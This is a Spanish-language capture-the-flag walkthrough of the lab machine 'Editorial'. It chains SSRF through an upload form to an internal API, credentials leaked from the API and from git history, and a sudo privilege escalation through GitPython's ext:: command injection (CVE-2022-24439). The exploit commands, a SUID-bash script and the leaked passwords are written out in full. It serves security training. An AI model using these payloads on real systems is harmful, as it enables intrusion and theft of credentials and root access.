Editorial

nmap

```
nmap -sC -sV 10.10.11.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 15:33 CEST
Nmap scan report for editorial.htb (10.10.11.20)
Host is up (0.13s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE    SERVICE       VERSION
22/tcp    open     ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp    open     http          nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Editorial Tiempo Arriba
1073/tcp filtered bridgecontrol
2010/tcp filtered search
2043/tcp filtered isis-bcast
2718/tcp filtered pn-requester2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.29 seconds
```


#Hacemos un gobuster.

```
gobuster dir -u http://editorial.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://editorial.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 2939]
/upload               (Status: 200) [Size: 7140]
```

#Nos dirigimos a l directorio /uploads
#Probaremos subiendo una imagen .jpg como prueba.
#Luego le damos a visualizar la imagen.
#Si nos dirigimos a /satic/uploads/.... descargaremos la imagen.
#Luego nos dirigimos a http://editorial.htb/static/uploads/06b84f56-cf9c-4060-8cb3-cf8f09c6249a para descargar la imagen.

```
GET /static/uploads/06b84f56-cf9c-4060-8cb3-cf8f09c6249a HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

#le ralizamos un exitfool.



```
exiftool 06b84f56-cf9c-4060-8cb3-cf8f09c6249a
ExifTool Version Number         : 12.76
File Name                       : 06b84f56-cf9c-4060-8cb3-cf8f09c6249a
Directory                       : .
File Size                       : 791 kB
File Modification Date/Time     : 2024:07:19 20:53:49+02:00
File Access Date/Time           : 2024:07:19 20:53:49+02:00
File Inode Change Date/Time     : 2024:07:19 20:53:49+02:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
```

```
JFIF Version                    : 1.02
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Profile CMM Type                : Linotronic
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 1998:02:09 06:49:00
Profile File Signature          : acsp
Primary Platform                : Microsoft Corporation
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             : Hewlett-Packard
Device Model                    : sRGB
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Hewlett-Packard
Profile ID                      : 0
Profile Copyright               : Copyright (c) 1998 Hewlett-Packard Company
Profile Description             : sRGB IEC61966-2.1
Media White Point               : 0.95045 1 1.08905
Media Black Point               : 0 0 0
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Device Mfg Desc                 : IEC http://www.iec.ch
Device Model Desc               : IEC 61966-2.1 Default RGB colour space - sRGB
Viewing Cond Desc               : Reference Viewing Condition in IEC61966-2.1
Viewing Cond Illuminant         : 19.6445 20.3718 16.8089
Viewing Cond Surround           : 3.92889 4.07439 3.36179
Viewing Cond Illuminant Type    : D50
Luminance                       : 76.03647 80 87.12462
Measurement Observer            : CIE 1931
Measurement Backing             : 0 0 0
Measurement Geometry            : Unknown
Measurement Flare               : 0.999%
Measurement Illuminant          : D65
Technology                      : Cathode Ray Tube Display
Red Tone Reproduction Curve     : (Binary data 2060 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 2060 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 2060 bytes, use -b option to extract)
Image Width                     : 3000
Image Height                    : 2000
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 3000x2000
Megapixels                      : 6.0
```

#No conseguimos ver nada en el renderizado.

#Probaremos con una vulnerabilidad SSRF.

ssrf

#Subimos una imagen

#Ahora mandaremos la request al intruder para ver si tenemos çalgun puerto disponible como algun API.
#Crearemos el payload y lo injectamos con el intruder.

#En la petición burpsuite añadiremos:
http://127.0.0.1:5000/

#Nos dirigimos a: http://editorial.htb/static/uploads/ba7a1dfb-eb4c-4592-b196-299ab2698d2c.

```
GET /static/uploads/ba7a1dfb-eb4c-4592-b196-299ab2698d2c HTTP/1.1
Host: editorial.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
If-None-Match: "1721417165.280432-911-79304920"
If-Modified-Since: Fri, 19 Jul 2024 19:26:05 GMT
Connection: close
```

#Una vez descargamos la imagen...

```
GET /static/uploads/ba7a1dfb-eb4c-4592-b196-299ab2698d2c HTTP/1.1
Host: editorial.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
If-None-Match: "1721417165.280432-911-79304920"
If-Modified-Since: Fri, 19 Jul 2024 19:26:05 GMT
Connection: close
```

#Nos redirigie a :


```
POST /safebrowsing/clientreport/download?key=dummytoken HTTP/1.1
Host: sb-ssl.google.com
Content-Length: 567
Content-Type: application/octet-stream
Sec-Fetch-Site: none
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept-Encoding: gzip, deflate, br
Priority: u=4, i
Connection: close

Hhttp://editorial.htb/static/uploads/ba7a1dfb-eb4c-4592-b196-299ab2698d2c"
Hhttp://editorial.htb/static/uploads/ba7a1dfb-eb4c-4592-b196-299ab2698d2c
```

#Primero subimos una imagen y apuntamos hacia el puerto del API.
cat ba7a1dfb-eb4c-4592-b196-299ab2698d2c

{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/promos/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}


#Podemos observar varios endpoints:
/api/latest/metadata/messages/promos
/api/latest/metadata/messages/cupons
/api/latest/metadata/messages/how_to_use_platform
/api/latest/metadata/changelog
/api/latest/metadata/messages/promos/authors

#Nos dirigimos a: /api/latest/metadata/messages/authors
#Tendremos que acceder por el puerto 5000.
#Lanzamos la petición desde burpsuite.



```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------200100771437786015442050531247
Content-Length: 408
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----------------------------200100771437786015442050531247
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000/api/latest/metadata/messages/promos/authors
-----------------------------200100771437786015442050531247
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------200100771437786015442050531247--
```

#Reenviamos la petición GET.



```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------200100771437786015442050531247
Content-Length: 408
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----------------------------200100771437786015442050531247
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000/api/latest/metadata/messages/promos/authors
-----------------------------200100771437786015442050531247
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------200100771437786015442050531247--
```

#Esto nos dará un email:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 24 Jul 2024 14:38:48 GMT
Content-Type: application/octet-stream
Content-Length: 506
Connection: close
Content-Disposition: inline; filename=7007756f-5ee3-4f36-9c16-6f14cd24eea3
Last-Modified: Wed, 24 Jul 2024 14:38:39 GMT
Cache-Control: no-cache
ETag: "1721831919.6912727-506-3910801485"

{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}
```

#Tenemos unas credenciales:

user → dev
passwd → dev080217_devAPI!@

#Nos conectaremos mediante ssh.

```
ssh dev@editorial.htb
dev@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Jul 24 02:57:11 PM UTC 2024
```

```
  System load:  0.0               Processes:             225
  Usage of /:   63.1% of 6.35GB   Users logged in:       0
  Memory usage: 19%               IPv4 address for eth0: 10.10.11.20
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$ whoami
dev
```


priv_escalation

#Si nos dirigimos a "apps", vemos como hay varios commit.


```
dev@editorial:~/apps/.git$ cd logs
dev@editorial:~/apps/.git/logs$ dir
HEAD  refs
dev@editorial:~/apps/.git/logs$ cat HEAD
0000000000000000000000000000000000000000 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8 dev-carlos.valderrama <dev-
carlos.valderrama@tiempoarriba.htb> 1682905723 -0500      commit (initial): feat: create editorial app
3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8 1e84a036b2f33c59e2390730699a488c65643d28 dev-carlos.valderrama <dev-
carlos.valderrama@tiempoarriba.htb> 1682905870 -0500      commit: feat: create api to editorial info
1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-carlos.valderrama <dev-
carlos.valderrama@tiempoarriba.htb> 1682906108 -0500      commit: change(api): downgrading prod to dev
b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dfef9f20e57d730b7d71967582035925d57ad883 dev-carlos.valderrama <dev-
carlos.valderrama@tiempoarriba.htb> 1682906471 -0500      commit: change: remove debug and update api port
dfef9f20e57d730b7d71967582035925d57ad883 8ad0f3187e2bda88bba85074635ea942974587e8 dev-carlos.valderrama <dev-
carlos.valderrama@tiempoarriba.htb> 1682906661 -0500      commit: fix: bugfix in api port endpoint
```

#Nos fijamos en un commit del usuario “prod”.
1e84a036b2f33c59e2390730699a488c65643d28

#Con el comando git show veremos el commit.
git show 1e84a036b2f33c59e2390730699a488c65643d28



```
commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
      faster access to information.

diff --git a/app_api/app.py b/app_api/app.py
new file mode 100644
index 0000000..61b786f
--- /dev/null
+++ b/app_api/app.py
@@ -0,0 +1,74 @@
+# API (in development).
+# * To retrieve info about editorial
+
+import json
+from flask import Flask, jsonify
+
+# -------------------------------
+# App configuration
+# -------------------------------
+app = Flask(__name__)
+
+# -------------------------------
+# Global Variables
+# -------------------------------
+api_route = "/api/latest/metadata"
+api_editorial_name = "Editorial Tiempo Arriba"
+api_editorial_email = "info@tiempoarriba.htb"
+
+# -------------------------------
+# API routes
+# -------------------------------
+# -- : home
+@app.route('/api', methods=['GET'])
+def index():
+    data_editorial = {
+        'version': [{
+            '1': {
+                'editorial': 'Editorial El Tiempo Por Arriba',
+                'contact_email_1': 'soporte@tiempoarriba.oc',
+                'contact_email_2': 'info@tiempoarriba.oc',
+                'api_route': '/api/v1/metadata/'
+            }},
+            {
+            '1.1': {
+                'editorial': 'Ed Tiempo Arriba',
+                'contact_email_1': 'soporte@tiempoarriba.oc',
+                'contact_email_2': 'info@tiempoarriba.oc',
+                'api_route': '/api/v1.1/metadata/'
+            }},
+            {
+            '1.2': {
+                'editorial': api_editorial_name,
+                'contact_email_1': 'soporte@tiempoarriba.oc',
+                'contact_email_2': 'info@tiempoarriba.oc',
+                'api_route': f'/api/v1.2/metadata/'
+            }},
+            {
```



```
+           '2': {
+               'editorial': api_editorial_name,
+               'contact_email': 'info@tiempoarriba.moc.oc',
+               'api_route': f'/api/v2/metadata/'
+           }},
+           {
+           '2.3': {
+               'editorial': api_editorial_name,
+               'contact_email': api_editorial_email,
+               'api_route': f'{api_route}/'
+           }
+       }]
+   }
+   return jsonify(data_editorial)
+
+# -- : (development) mail message to new authors
+@app.route(api_route + '/authors/message', methods=['GET'])
+def api_mail_new_authors():
+   return jsonify({
+       'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.
\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your
password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest
regards, " + api_editorial_name + " Team."
+   }) # TODO: replace dev credentials when checks pass
+
+# -------------------------------
+# Start program
+# -------------------------------
+if __name__ == '__main__':
+   app.run(host='127.0.0.1', port=5001, debug=True)
```

#Vemos la password del usuario dev

user → prod
pass → 080217_Producti0n_2023!@

#Nos conectamos por ssh.

```
ssh prod@editorial.htb
prod@editorial.htb's password: 
Permission denied, please try again.
prod@editorial.htb's password: 
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Jul 24 03:22:59 PM UTC 2024

  System load:  0.0               Processes:             231
  Usage of /:   62.8% of 6.35GB   Users logged in:       1
  Memory usage: 19%               IPv4 address for eth0: 10.10.11.20
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


prod@editorial:~$ whoami
prod
```

#Vemos que scripts podemos ejecutar como root.

```
prod@editorial:~$ sudo -l
[sudo] password for prod: 
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```


#Nos fijamos en el contenido del script:

```
prod@editorial:/opt/internal_apps/app_api$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

#Podemos observar que se está utilizando una libreria de python3 llamada "Repo" en git.

#Si buscamos exploit para “GitPython”, vemos un PoC.


[Remote Code Execution (RCE) in gitpython | CVE-2022-24439 | Snyk]()



GitPython is a python library used to interact with Git repositories

Affected versions of this package are vulnerable to Remote Code Execution (RCE) due to improper user input validation, which makes it possible to inject a maliciously crafted remote URL into the clone command. Exploiting this vulnerability is possible because the library makes external calls to git without sufficient sanitization of input arguments. This is only relevant when enabling the ext transport protocol.

poc:



```
from git import Repo
r = Repo.init('', bare=True)
r.clone_from('ext::sh -c touch% /tmp/pwned', 'tmp', multi_options=["-c protocol.ext.allow=always"])
```

#Trataremos de spawnear un shell

```
prod@editorial:~$ echo '#!/bin/bash' > /tmp/exploit.sh
prod@editorial:~$ echo 'chmod u+s /bin/bash' >> /tmp/exploit.sh
```

#Luego ejecutamos el script:

```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c '/tmp/exploit.sh'"
```

#Desafortunadamente, no conseguimos el shell. Copiaremos la flag del usuario root al directorio actual.

```
prod@editorial:~$ echo "" > root.txt
prod@editorial:~$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c cat% /root/root.txt% >% /home/prod/root.txt"
[sudo] password for prod:

Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c cat% /root/root.txt% >% /home/prod/root.txt new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
prod@editorial:~$ cat root.txt
2d4bd14d4ee5430f3cf8b5d93f71e3f2
```